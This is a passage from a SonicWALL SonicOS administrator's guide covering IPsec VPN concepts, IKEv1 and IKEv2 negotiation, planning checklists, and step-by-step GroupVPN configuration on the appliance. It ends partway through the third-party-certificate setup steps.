
- “VPN Overview” on page 928
- “Configuring VPNs in SonicOS” on page 932

- [“Configuring GroupVPN Policies” on page 942](#)
- [“Site-to-Site VPN Configurations” on page 952](#)
- [“Creating Site-to-Site VPN Policies” on page 953](#)
- [“Route Based VPN” on page 969](#)
- [“VPN Auto-Added Access Rule Control” on page 975](#)


VPN Overview

A Virtual Private Network (VPN) provides a secure connection between two or more computers or protected networks over the public Internet. It provides authentication to ensure that the information is going to and from the correct parties. It provides security to protect the information from viewing or tampering en route.

Prior to the invention of Internet Protocol Security (IPsec) and Secure Socket Layer (SSL), secure connections between remote computers or networks required a dedicated line or satellite link. This was both inflexible and expensive.



A VPN creates a connection with similar reliability and security by establishing a secure tunnel through the Internet. Because this tunnel is not a physical connection, it is more flexible--you can change it at any time to add more nodes, change the nodes, or remove it altogether. It is also far less costly, because it uses the existing Internet infrastructure.



Topics:

- [“VPN Types” on page 929](#)
- [“VPN Security” on page 929](#)

VPN Types

There are two main types of VPN in popular use today:

- **IPsec VPN:** IPsec is a set of protocols for security at the packet processing layer of network communication. An advantage of IPsec is that security arrangements can be handled without requiring changes to individual user computers. SonicOS supports the creation and management of IPsec VPNs.

IPsec provides two choices of security service: Authentication Header (AH), which essentially allows authentication of the sender of data, and Encapsulating Security Payload (ESP), which supports both authentication of the sender and encryption of data as well. The specific information associated with each of these services is inserted into the packet in a header that follows the IP packet header.

- **SSL VPN:** Secure Socket Layer (SSL) is a protocol for managing the security of a message transmission on the Internet, usually by HTTPS. SSL uses a program layer located between the Internet's Hypertext Transfer Protocol (HTTP) and Transport Control Protocol (TCP) layers. SSL uses the public-and-private key encryption system from RSA, which also includes the use of a digital certificate. An SSL VPN uses SSL to secure the VPN tunnel.

One advantage of SSL VPN is that SSL is built into most Web Browsers. No special VPN client software or hardware is required.



Note SonicWALL makes SSL VPN devices that you can use in concert with or independently of a SonicWALL UTM appliance running SonicOS. For information on SonicWALL SSL VPN appliances, see the SonicWALL Website: http://www.sonicwall.com/us/products/Secure_Remote_Access.html

VPN Security

IPsec VPN traffic is secured in two stages:

- **Authentication:** The first phase establishes the authenticity of the sender and receiver of the traffic using an exchange of the public key portion of a public-private key pair. This phase must be successful before the VPN tunnel can be established.
- **Encryption:** The traffic in the VPN tunnel is encrypted, using an encryption algorithm such as AES or 3DES.

Unless you use a manual key (which must be typed identically into each node in the VPN) The exchange of information to authenticate the members of the VPN and encrypt/decrypt the data uses the Internet Key Exchange (IKE) protocol for exchanging authentication information (keys) and establishing the VPN tunnel.

SonicOS supports two versions of IKE:

- ["IKE version 1" on page 929](#)
- ["IKE version 2" on page 931](#)

IKE version 1

IKE version 1 uses a two-phase process to secure the VPN tunnel.

- **IKE Phase 1** is the authentication phase. The nodes or gateways on either end of the tunnel authenticate with each other, exchange encryption/decryption keys, and establish the secure tunnel.

- **IKE Phase 2** is the negotiation phase. Once authenticated, the two nodes or gateways negotiate the methods of encryption and data verification (using a hash function) to be used on the data passed through the VPN and negotiate the number of secure associations (SAs) in the tunnel and their lifetime before requiring renegotiation of the encryption/decryption keys.

IKE Phase 1

In IKE v1, there are two modes of exchanging authentication information: Main Mode and Aggressive Mode.

- **Main Mode:** The node or gateway initiating the VPN queries the node or gateway on the receiving end, and they exchange authentication methods, public keys, and identity information. This usually requires six messages back and forth. The order of authentication messages in Main Mode is:
 - a. The initiator sends a list of cryptographic algorithms the initiator supports.
 - b. The responder replies with a list of supported cryptographic algorithms.
 - c. The initiator send a public key (part of a Diffie-Hellman public/private key pair) for the first mutually supported cryptographic algorithm.
 - d. The responder replies with the public key for the same cryptographic algorithm.
 - e. The initiator sends identity information (usually a certificate).
 - f. The responder replies with identity information.
- **Aggressive Mode:** To reduce the number of messages exchanged during authentication by half, the negotiation of which cryptographic algorithm to use is eliminated. The initiator proposes one algorithm and the responder replies if it supports that algorithm:
 - a. The initiator proposes a cryptographic algorithm to use and sends its public key.
 - b. The responder replies with a public key and identity proof.
 - c. The initiator sends an identification proof. After authenticating, the VPN tunnel is established with two SAs, one from each node to the other.

IKE Phase 2

In IKE phase 2, the two parties negotiate the type of security to use, which encryption methods to use for the traffic through the tunnel (if needed), and negotiate the lifetime of the tunnel before re-keying is needed.

The two types of security for individual packets are:

- **Encryption Secured Payload (ESP)**, in which the data portion of each packet is encrypted using a protocol negotiated between the parties.
- **Authentication Header (AH)**, in which the header of each packet contains authentication information to ensure the information is authenticated and has not been tampered with. No encryption is used for the data with AH.

SonicOS supports the following encryption methods for Traffic through the VPN.

- DES
- 3DES
- AES-128
- AES-192
- AES-256

You can find more information about IKE v1 in the three specifications that define initially define IKE, RFC 2407, RFC 2408, and RFC 2409, available on the Web at:

- <http://www.faqs.org/rfcs/rfc2407.html>
- <http://www.faqs.org/rfcs/rfc2408.html>
- <http://www.faqs.org/rfcs/rfc2409.html>

IKE version 2

IKE version 2 is a newer protocol for negotiating and establishing security associations. IKEv2 features improved security, a simplified architecture, and enhanced support for remote users.

IKEv2 is the default proposal type for new VPN policies.

Secondary gateways are supported with IKEv2.

IKEv2 is not compatible with IKE v1. If using IKEv2, all nodes in the VPN must use IKEv2 to establish the tunnels.

DHCP over VPN is not supported in IKEv2.

IKEv2 has the following advantages over IKEv1:

- More secure
- More reliable
- Simpler
- Faster
- Extensible
- Fewer message exchanges to establish connections
- EAP Authentication support
- MOBIKE support
- Built-in NAT traversal
- Keep Alive is enabled as default

IKEv2 supports IP address allocation and EAP to enable different authentication methods and remote access scenarios. Using IKEv2 greatly reduces the number of message exchanges needed to establish an SA over IKE v1 Main Mode, while being more secure and flexible than IKE v1 Aggressive Mode. This reduces the delays during re-keying. As VPNS grow to include more and more tunnels between multiple nodes or gateways, IKEv2 reduces the number of SAs required per tunnel, thus reducing required bandwidth and housekeeping overhead.

SAs in IKEv2 are called Child SAs and can be created, modified, and deleted independently at any time during the life of the VPN tunnel.

Initialization and Authentication in IKEv2

IKEv2 initializes a VPN tunnel with a pair of message exchanges (two message/response pairs).

- **Initialize communication:** The first pair of messages (IKE_SA_INIT) negotiate cryptographic algorithms, exchange nonces (random values generated and sent to guard against repeated messages), and perform a public key exchange.
 - a. Initiator sends a list of supported cryptographic algorithms, public keys, and a nonce.
 - b. Responder sends the selected cryptographic algorithm, the public key, a nonce, and an authentication request.

- **Authenticate:** The second pair of messages (IKE_AUTH) authenticate the previous messages, exchange identities and certificates, and establish the first CHILD_SA. Parts of these messages are encrypted and integrity protected with keys established through the IKE_SA_INIT exchange, so the identities are hidden from eavesdroppers and all fields in all the messages are authenticated.
 - a. Initiator sends identity proof, such as a shared secret or a certificate, and a request to establish a child SA.
 - b. Responder sends the matching identity proof and completes negotiation of a child SA.

Negotiating SAs in IKEv2

This exchange consists of a single request/response pair, and was referred to as a phase 2 exchange in IKE v1. It may be initiated by either end of the SA after the initial exchanges are completed.

All messages following the initial exchange are cryptographically protected using the cryptographic algorithms and keys negotiated in the first two messages of the IKE exchange.

Either endpoint may initiate a CREATE_CHILD_SA exchange, so in this section the term “initiator” refers to the endpoint initiating this exchange.

1. Initiator sends a child SA offer and, if the data is to be encrypted, the encryption method and the public key.
2. Responder sends the accepted child SA offer and, if encryption information was included, a public key.



Note You can find more information about IKEv2 in the specification, RFC 4306, available on the Web at: <http://www.ietf.org/rfc/rfc4306.txt>

For information on configuring VPNs in SonicOS, see:

- “Configuring VPNs in SonicOS” section on page 932
- “Configuring GroupVPN Policies” section on page 942
- “Site-to-Site VPN Configurations” section on page 952
- “Creating Site-to-Site VPN Policies” section on page 953
- “VPN Auto-Added Access Rule Control” section on page 975

Configuring VPNs in SonicOS

SonicWALL VPN, based on the industry-standard IPsec VPN implementation, provides a easy-to-setup, secure solution for connecting mobile users, telecommuters, remote offices and partners via the Internet. Mobile users, telecommuters, and other remote users with broadband (DSL or cable) or dialup Internet access can securely and easily access your network resources with the SonicWALL Global VPN Client and SonicWALL GroupVPN on your SonicWALL. Remote office networks can securely connect to your network using site-to-site VPN connections that enable network-to-network VPN connections.



Note For more information on the SonicWALL Global VPN Client, see the **SonicWALL Global VPN Client Administrator’s Guide**.

SonicWALL's GroupVPN provides automatic VPN policy provisioning for SonicWALL Global VPN Clients. The GroupVPN feature on the SonicWALL security appliance and the SonicWALL Global VPN Client dramatically streamline VPN deployment and management. Using SonicWALL's Client Policy Provisioning technology, you define the VPN policies for Global VPN Client users. This policy information automatically downloads from the SonicWALL security appliance (VPN Gateway) to Global VPN Clients, saving remote users the burden of provisioning VPN connections.

You can easily and quickly create a site-to-site VPN policy or a GroupVPN policy using the **VPN Wizard**. You can also configure GroupVPN or site-to-site VPN tunnels using the Management Interface. You can define up to four GroupVPN policies, one for each zone. You can also create multiple site-to-site VPN. The maximum number of policies you can add depends on your SonicWALL model.



Note Remote users must be explicitly granted access to network resources on the **Users > Local Users** or **Users > Local Groups** pages. When configuring local users or local groups, the **VPN Access** tab affects the ability of remote clients using GVC connecting to GroupVPN; **it also affects** remote users using NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. **This is new behavior in SonicOS 5.6 and above.** To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the "allow" list on the **VPN Access** tab.

Topics:

- ["Planning Your VPN" on page 933](#)
- ["VPN Policy Wizard" on page 940](#)
- ["VPN Global Settings" on page 940](#)
- ["VPN Policies" on page 940](#)

Planning Your VPN

Before creating or activating a VPN tunnel, gather the following information. You can print these pages and to use as a planning checklist:

Topics:

- ["GroupVPN Policy Planning Checklist" on page 933](#)
- ["Site-to-Site VPN Planning Checklist" on page 936](#)

GroupVPN Policy Planning Checklist

Topics:

- ["On the SonicWALL security appliance:" on page 933](#)
- ["On the client" on page 936](#)

On the SonicWALL security appliance:

- **Authentication Method:**
 - **IKE using Preshared Secret**
 - **IKE using 3rd Party Certificates.**
- **Shared Secret** if using preshared secret.

- **Gateway Certificate** if using 3rd part certificates. This is a certificate file you have uploaded to your SonicWALL security appliance and plan to distribute to your VPN Clients.

-
- **Peer ID Type** if using 3rd party certificates: Choose

- Distinguished Name
- E-Mail ID
- Domain name.

- **Peer ID Filter** if using 3rd party certificates.

-
- **IKE (Phase 1) Proposal:**

- **DH Group:**

- Group 1
- Group 2
- Group 5
- Group 14



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- **Encryption:**

- DES
- 3DES
- AES-128
- AES-256

- **Authentication:**

- MD5
- SHA1

- **Life Time** (seconds): _____ (default 28800)

- **IKE (Phase 2) Proposal:**

- **Protocol:** (ESP only)

- **Encryption:**

- DES
- 3DES
- AES-128
- AES-192
- AES-256

- **Authentication:**

- MD5
- SHA1

- **Enable Perfect Forward Secrecy**

- **DH Group** (if perfect forward secrecy is enabled):
 - Group 1
 - Group 2
 - Group 5
 - Group 14



Note

The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- **Life Time** (seconds): _____ (default 28800)
- **Enable Windows Networking (NetBIOS) Broadcast**
- **Enable Multicast**
- **Management via this SA:**
 - HTTP
 - HTTPS
 - SSH
- **Default Gateway:**
- **Enable OCSP Checking**
 - **OCSP Responder URL:** _____
- **Require Authentication of VPN Clients via XAUTH**
- **User Group for XAUTH users** (the user group that will have access to this VPN if XAUTH is selected):

- **Allow Unauthenticated VPN Client Access** (the network or subnet you will allow to have access to this VPN without authentication if XAUTH is not selected):

- **Cache XAUTH User Name and Password on Client** (will the client be able to store the user name and password):
 - Never
 - Single Session
 - Always
- **Virtual Adapter settings:**
 - None
 - DHCP Lease
 - DHCP Lease or Manual Configuration
- **Allow Connections to:**
 - This Gateway Only
 - All Secured Gateways
 - Split Tunnels
- **Set Default Route as this Gateway**

- **Use Default Key for Simple Client Provisioning**
(this allows easier client setup, but is less secure)

On the client

- IP address or Web address of VPN Gateway
- Shared secret, if selected on security appliance:

- Certificate, if selected on security appliance:

- User's user name and password if XAUTH is required on the security appliance.

Site-to-Site VPN Planning Checklist

Topics:

- ["On the Initiator" on page 936](#)
- ["On the Responder" on page 939](#)

On the Initiator

Typically, the request for an IKE VPN SA is made from the remote site.


- **Authentication Method:**
 - **Manual Key**
 - **IKE using Preshared Secret**
 - **IKE using 3rd Party Certificates** (not used with IKEv2)
- **Name of this VPN:** _____
- **IPsec Primary Gateway Name or Address:**

- **IPsec Secondary Gateway Name or Address:**

(not used with manual key, not used with IKEv2)
- **IKE Authentication for IKE using Preshared Secret:**
 - **Shared Secret:** _____
 - **Local IKE ID:**
 - **IP Address** _____
 - **Domain Name** _____
 - **Email Address** _____
 - **SonicWALL Identifier** _____
 - **Peer IKE ID:**
 - **IP Address** _____
 - **Domain Name** _____
 - **Email Address** _____
 - **SonicWALL Identifier** _____
- **IKE Authentication for IKE using 3rd Party Certificate (not used with IKEv2):**
 - **Local Certificate:** _____

- **Local IKE ID Type:**
 - Default ID from certificate
 - Distinguished Name(DN)
 - Email ID(UserFQDN)
 - Domain Name(FQDN)
 - IP Address (IPv4)
 - **Peer IKE ID Type:**
 - Distinguished name
 - E-Mail ID
 - Domain name
 - IP Address (IPV4)
 - **Peer IKE ID:** _____
 - **Local Networks**
 - Choose local network from list** (select an address object):

 - Local network obtains IP addresses using DHCP through this VPN Tunnel**
(not used with IKEv2)
 - Any address**
 - **Destination Networks**
 - Use this VPN Tunnel as default route for all Internet traffic**
 - Destination network obtains IP addresses using DHCP through this VPN Tunnel**
 - Choose destination network from list** (select an address object):

 - **IKE (Phase 1) Proposal:**
 - **Exchange:**
 - Main Mode
 - Aggressive Mode
 - IKEv2 Mode
 - **DH Group:**
 - Group 1
 - Group 2
 - Group 5
 - Group 14
-  **Note** The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.
- **Encryption:**
 - DES
 - 3DES
 - AES-128

- AES-192
- AES-256
- **Authentication:**
 - MD5
 - SHA1
- **Life Time** (seconds): _____ (default 28800)
- **Ipssec (Phase 2) Proposal**
 - **Protocol:**
 - ESP
 - AH
 - **Encryption:**
 - DES
 - 3DES
 - AES-128
 - AES-192
 - AES-256
 - None
 - **Authentication:**
 - MD5
 - SHA1
 - None
 - **Enable Perfect Forward Secrecy**
 - **Life Time** (seconds): _____ (default 28800)
- **Enable Keep Alive**
- **Suppress automatic Access Rules creation for VPN Policy**
- **Require authentication of VPN clients by XAUTH** (not with IKEv2)
 - **User Group for XAUTH users** (the user group that will have access to this VPN if XAUTH is selected):

- **Enable Windows Networking (NetBIOS) Broadcast**
- **Enable Multicast**
- **Apply NAT Policies**
 - **Translated Local Network:** _____
 - **Translated Remote Network:** _____
- **Enable OCSP Checking** (IKE with 3rd Party Certificate only)
 - **OCSP Responder URL:** (IKE with 3rd Party Certificate only)

- **Management via this SA:**
 - HTTP
 - HTTPS

- SSH
- **User login via this SA:**
 - HTTP
 - HTTPS
- **Default LAN Gateway (optional):**
- **VPN Policy bound to:**
- **Do not send trigger packet during IKE SA negotiation (IKEv2 only)**

On the Responder

The settings on the responder must be the same as on the initiator except:

- **Name** of this VPN: _____
- **IPsec Primary Gateway Name or Address:** not required on the responder
- **IPsec Secondary Gateway Name or Address:** not required on the responder
- **IKE Authentication for IKE using Preshared Secret:**
 - **Local IKE ID:** (must match Peer IKE ID on initiator)
 - **IP Address** _____
 - **Domain Name** _____
 - **Email Address** _____
 - **SonicWALL Identifier** _____
 - **Peer IKE ID:** (must match Local IKE ID on initiator)
 - **IP Address** _____
 - **Domain Name** _____
 - **Email Address** _____
 - **SonicWALL Identifier** _____
- **IKE Authentication for IKE using 3rd Party Certificate (not used with IKEv2):**
 - **Local Certificate:** _____
 - **Peer IKE ID Type:**
 - Distinguished name
 - E-Mail ID
 - Domain name
 - **Peer IKE ID:** _____
- **Local Networks** (must match Destination Networks on initiator)
 - Choose local network from list** (select an address object):

 - Local network obtains IP addresses using DHCP through this VPN Tunnel**
(not used with IKEv2)
 - Any address**
- **Destination Networks** (must match Local Networks on initiator)
 - Use this VPN Tunnel as default route for all Internet traffic**
 - Destination network obtains IP addresses using DHCP through this VPN Tunnel**

Choose destination network from list (select an address object):

• **Apply NAT Policies**

- **Translated Local Network:** (must match Translated Remote Network on initiator)
- **Translated Remote Network** (must match Translated Local Network on initiator)

VPN Policy Wizard

The **VPN Policy Wizard** walks you step-by-step through the configuration of GroupVPN or site-to-site VPN policies on the SonicWALL security appliance. After completing the configuration, the wizard creates the necessary VPN settings for the selected policy. You can use the SonicWALL Management Interface for optional advanced configuration options.



Note For step-by-step instructions on using the VPN Policy Wizard, see [“Wizards > VPN Wizard” on page 1449](#).

VPN Global Settings

The **Global VPN Settings** section of the **VPN > Settings** page displays the following information:

VPN Global Settings

Enable VPN

Unique Firewall Identifier:

- **Enable VPN** must be selected to allow VPN policies through the SonicWALL security policies.
- **Unique Firewall Identifier** - the default value is the serial number of the SonicWALL. You can change the Identifier, and use it for configuring VPN tunnels.

VPN Policies

All existing VPN policies are displayed in the **VPN Policies** table. Each entry displays the following information:

VPN Policies							
#	Name	Gateway	Destinations	Crypto Suite	Enable	Configure	
1	WAN GroupVPN			ESP: 3DES/HMAC SHA1 (IKE)	<input checked="" type="checkbox"/>		
2	WLAN GroupVPN			ESP: 3DES/HMAC SHA1 (IKE)	<input type="checkbox"/>		
3	ExampleSite2Site	0.0.0.0	172.22.2.44 - 172.22.2.44	ESP: 3DES/HMAC SHA1 (IKE)	<input checked="" type="checkbox"/>		

Refresh Interval (secs) 10 Items per page 50 Items 1 to 3 (of 3)

Add... Delete Delete All

- **Name:** Displays the default name or user-defined VPN policy name.

- **Gateway:** Displays the IP address of the remote SonicWALL. If 0.0.0.0 is used, no Gateway is displayed.
- **Destinations:** Displays the IP addresses of the destination networks.
- **Crypto Suite:** Displays the type of encryption used for the VPN policy.
- **Enable:** Selecting the check box enables the VPN Policy. Clearing the check box disables it.
- **Configure:** Clicking the **Edit** icon allows you to edit the VPN policy. Clicking the **Delete** icon allows you to delete the VPN policy. The predefined GroupVPN policies cannot be deleted, so the **Delete** icons are dimmed. GroupVPN policies also have a **Download** icon for exporting the VPN policy configuration as a file for local installation by SonicWALL Global VPN Clients.

The number of VPN policies defined, policies enabled, and the maximum number of Policies allowed is displayed below the table. You can define up to 4 GroupVPN policies, one for each zone. These GroupVPN policies are listed by default in the VPN Policies table as **WAN GroupVPN**, **LAN GroupVPN**, **DMZ GroupVPN**, and **WLAN GroupVPN**. Clicking on the edit icon in the Configure column for the GroupVPN displays the **VPN Policy** window for configuring the GroupVPN policy.

Below the VPN Policies table are the following buttons:

- **Add** - Accesses the **VPN Policy** window to configure site-to-site VPN policies.
- **Delete** - Deletes the selected (checked box before the VPN policy name in the **Name** column. You cannot delete the GroupVPN policies.
- **Delete All** - Deletes all VPN policies in the VPN Policies table except the default GroupVPN policies.

The **VPN Policies** table provides easy pagination for viewing a large number of VPN policies, as described in [“Navigating Dynamic Tables” on page 42](#).

Currently Active VPN Tunnels

A list of currently active VPN tunnels is displayed in this section. The table lists the name of the VPN Policy, the local LAN IP addresses, and the remote destination network IP addresses as well as the peer gateway IP address.

Currently Active VPN Tunnels					
			Refresh Interval (secs) 10	Items per page 50	Items 0 to 0 (of 0)
#	Created	Name	Local	Remote	Gateway
No Entries					
No Active VPN Tunnels					

Click the **Renegotiate** button to force the VPN Client to renegotiate the VPN tunnel.

Viewing VPN Tunnel Statistics

In the Currently Active VPN Tunnels table, click on the **Statistics** icon in the row for a tunnel to view the statistics on that tunnel. The VPN Tunnel Statistics icon displays:

- **Create Time:** The date and time the tunnel came into existence.
- **Tunnel valid until:** The time when the tunnel expires and is force to renegotiate.
- **Packets In:** The number of packets received from this tunnel.

- **Packets Out:** The number of packets sent out from this tunnel.
- **Bytes In:** The number of bytes received from this tunnel.
- **Bytes Out:** The number of bytes sent out from this tunnel.
- **Fragmented Packets In:** The number of fragmented packets received from this tunnel.
- **Fragmented Packets Out:** The number of fragmented packets sent out from this tunnel.

Configuring GroupVPN Policies

SonicWALL **GroupVPN** facilitates the set up and deployment of multiple SonicWALL Global VPN Clients by the SonicWALL security appliance administrator. **GroupVPN** is only available for SonicWALL Global VPN Clients and it is recommended you use XAUTH/RADIUS or third party certificates in conjunction with the **Group VPN** for added security.

The default GroupVPN configuration allows you to support SonicWALL Global VPN Clients without any further editing of the VPN policy, except to check the **Enable** box for GroupVPN in the **VPN Policies** table.

SonicWALL supports four GroupVPN policies. You can create GroupVPN policies for the DMZ, LAN, WAN, and WLAN zones. These GroupVPN policies are listed in the VPN policies tables as **WAN Group VPN**, **LAN GroupVPN**, **DMZ GroupVPN**, and **WLAN GroupVPN**. For these GroupVPN policies, you can choose from **IKE using Preshared Secret** or **IKE using 3rd Party Certificates** for your IPsec Keying Mode.



Tip

You can easily create GroupVPN policies using the VPN Policy Wizard. For complete step-by-step instructions on using the VPN Policy Wizard, see [“Wizards > VPN Wizard” on page 1449](#).

SonicOS supports the creation and management of IPsec VPNs.

Topics:

- [“Configuring GroupVPN with IKE using Preshared Secret on the WAN Zone” on page 943](#)
- [“Configuring GroupVPN with IKE using 3rd Party Certificates” on page 947](#)
- [“Exporting a VPN Client Policy” on page 951](#)

Configuring GroupVPN with IKE using Preshared Secret on the WAN Zone

To configure the WAN GroupVPN, follow these steps:

- Step 1** Navigate to the **VPN > Settings** page.
- Step 2** Click the **Edit** icon for the **WAN GroupVPN** entry. The **VPN Policy** window is displayed.

The screenshot shows the 'VPN Policy' configuration window with the 'General' tab selected. The 'Security Policy' section is visible, containing the following fields:

- Authentication Method:** IKE using Preshared Secret (dropdown menu)
- Name:** WAN GroupVPN (text field)
- Shared Secret:** F0E7145F204FAD7B (text field)

- Step 3** In the **General** tab, **IKE using Preshared Secret** is the default setting for **Authentication Method**. A Shared Secret is automatically generated by the SonicWALL security appliance in the **Shared Secret** field, or you can generate your own shared secret. **Shared Secrets** must be a minimum of four characters. You cannot change the name of any GroupVPN policy.
- Step 4** Click the **Proposals** tab to continue the configuration process.

The screenshot shows the 'VPN Policy' configuration window with the 'Proposals' tab selected. The 'IKE (Phase 1) Proposal' section is visible, containing the following fields:

- DH Group:** Group 2 (dropdown menu)
- Encryption:** 3DES (dropdown menu)
- Authentication:** SHA1 (dropdown menu)
- Life Time (seconds):** 28800 (text field)

The 'Ipsec (Phase 2) Proposal' section is also visible, containing the following fields:

- Protocol:** ESP (dropdown menu)
- Encryption:** 3DES (dropdown menu)
- Authentication:** SHA1 (dropdown menu)
- Enable Perfect Forward Secrecy (checkbox)
- Life Time (seconds):** 28800 (text field)

- Step 5** In the **IKE (Phase 1) Proposal** section, use the following settings:
- Select the DH Group from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 6 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** menu.
- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 7 Click the **Advanced** tab.

Step 8 Select any of the following optional settings you want to apply to your GroupVPN policy:

- **Enable Windows Networking (NetBIOS) broadcast** - Allows access to remote network resources by browsing the Windows® Network Neighborhood.
- **Enable Multicast** - Enables IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- **Accept Multiple Proposals for Clients** - Allows L2TP, iOS, and Windows clients to connect to the SonicOS L2TP server at the same time.
- **Management via this SA:** - If using the VPN policy to manage the SonicWALL security appliance, select the management method, either **HTTP** or **HTTPS**.
- **Default Gateway** - Allows you to specify the IP address of the default network route for incoming IPsec packets for this VPN policy.

Incoming packets are decoded by the SonicWALL and compared to static routes configured in the SonicWALL security appliance. Since packets can have any IP address destination, it is impossible to configure enough static routes to handle the traffic. For packets received

via an IPsec tunnel, the SonicWALL looks up a route. If no route is found, the security appliance checks for a Default Gateway. If a Default Gateway is detected, the packet is routed through the gateway. Otherwise, the packet is dropped.

- **Require Authentication of VPN Clients via XAUTH** - Requires that all inbound traffic on this VPN tunnel is from an authenticated user. Unauthenticated traffic is not allowed on the VPN tunnel.

The **Trusted users** group is selected by default. You can select another user group or **Everyone** from **User Group for XAUTH users** drop-down menu.

- **Allow Unauthenticated VPN Client Access** - Allows you to enable unauthenticated VPN client access.

If you uncheck **Require Authentication of VPN Clients via XAUTH**, the **Allow Unauthenticated VPN Client Access** menu is activated. Select an Address Object or Address Group from the drop-down menu of predefined options, or select **Create new address object** or **Create new address group** to create a new one.

- Step 9** Click the **Client** tab, and then select any of the following settings you want to apply to your GroupVPN policy.

- **Cache XAUTH User Name and Password on Client** - Allows the Global VPN Client to cache the user name and password.
 - **Never** - Global VPN Client is not allowed to cache the username and password. The user will be prompted for a username and password when the connection is enabled, and also every time there is an IKE Phase 1 rekey.
 - **Single Session** (default) - Global VPN Client user prompted for username and password each time the connection is enabled and will be valid until the connection is disabled. The username and password is used through IKE Phase 1 rekey.
 - **Always** - Global VPN Client user prompted for username and password only once when connection is enabled. When prompted, the user will be given the option of caching the username and password.
- **Virtual Adapter Settings** - The use of the Virtual Adapter by the Global VPN Client (GVC) is dependent upon a DHCP server, either the internal SonicOS or a specified external DHCP server, to allocate addresses to the Virtual Adapter.

In instances where predictable addressing is a requirement, it is necessary to obtain the MAC address of the Virtual Adapter, and to create a DHCP lease reservation. To reduce the administrative burden of providing predictable Virtual Adapter addressing, you can configure the GroupVPN to accept static addressing of the Virtual Adapter's IP configuration. This feature requires the use of GVC version 3.0 or later.

- **None** - A Virtual Adapter will not be used by this GroupVPN connection.
- **DHCP Lease** (default) - The Virtual Adapter will obtain its IP configuration from the DHCP Server only, as configured in the **VPN > DHCP over VPN** page.
- **DHCP Lease or Manual Configuration** - When the GVC connects to the SonicWALL, the policy from the SonicWALL instructs the GVC to use a Virtual Adapter, but the DHCP messages are suppressed if the Virtual Adapter has been manually configured. The configured value is recorded by the SonicWALL so that it can proxy ARP for the manually assigned IP address.

By design, there are currently no limitations on IP address assignments for the Virtual Adapter. Only duplicate static addresses are not permitted.

- **Allow Connections to** - Client network traffic matching destination networks of each gateway is sent through the VPN tunnel of that specific gateway. Select one of the following:
 - **This Gateway Only** - Allows a single connection to be enabled at a time. Traffic that matches the destination networks as specified in the policy of the gateway is sent through the VPN tunnel.

If this option is selected along with **Set Default Route as this Gateway**, then the Internet traffic is also sent through the VPN tunnel. If this option is selected without selecting **Set Default Route as this Gateway**, then the Internet traffic is blocked.



Note Only one of the multiple gateways can have **Set Default Route as this Gateway** enabled.

- **All Secured Gateways** - Allows one or more connections to be enabled at the same time. Traffic matching the destination networks of each gateway is sent through the VPN tunnel of that specific gateway.

If this option is selected along with **Set Default Route as this Gateway**, then Internet traffic is also sent through the VPN tunnel. If this option is selected without **Set Default Route as this Gateway**, then the Internet traffic is blocked.
- **Split Tunnels** (default) - Allows the VPN user to have both local Internet connectivity and VPN connectivity.
- **Set Default Route as this Gateway** - Enable this checkbox if all remote VPN connections access the Internet through this VPN tunnel.



Note You can only configure one VPN policy to use this setting.

- **Use Default Key for Simple Client Provisioning** - uses Aggressive mode for the initial exchange with the gateway and VPN clients uses a default Preshared Key for authentication.

Step 10 Click **OK**.

Configuring GroupVPN with IKE using 3rd Party Certificates



Caution Before configuring GroupVPN with IKE using 3rd Party Certificates, your certificates must be installed on the SonicWALL.

To configure GroupVPN with IKE using 3rd Party Certificates, follow these steps:

- Step 1** In the **VPN > Settings** page, click the **Edit** icon under **Configure**. The **VPN Policy** window is displayed.
- Step 2** In the **Security Policy** section, select **IKE using 3rd Party Certificates** from the **Authentication Method** menu. The VPN policy name is **GroupVPN** by default and cannot be changed.

- Step 3** Select a certificate for the SonicWALL from the **Gateway Certificate** menu.

- Step 4** Select one of the following Peer ID types from the **Peer ID Type** menu:

- **E-Mail ID** and **Domain Name** - The **Email ID** and **Domain Name** types are based on the certificate's Subject Alternative Name field, which is not contained in all certificates by default. If the certificate does not contain a Subject Alternative Name field, this filter will not work.

The **E-Mail ID** and **Domain Name** filters can contain a string or partial string identifying the acceptable range required. The strings entered are not case sensitive and can contain the wild card characters * (for more than 1 character) and ? (for a single character). For example, the string *@sonicwall.com when **E-Mail ID** is selected, would allow anyone with an email address that ended in sonicwall.com to have access; the string *sv.us.sonicwall.com when **Domain Name** is selected, would allow anyone with a domain name that ended in sv.us.sonicwall.com to have access.

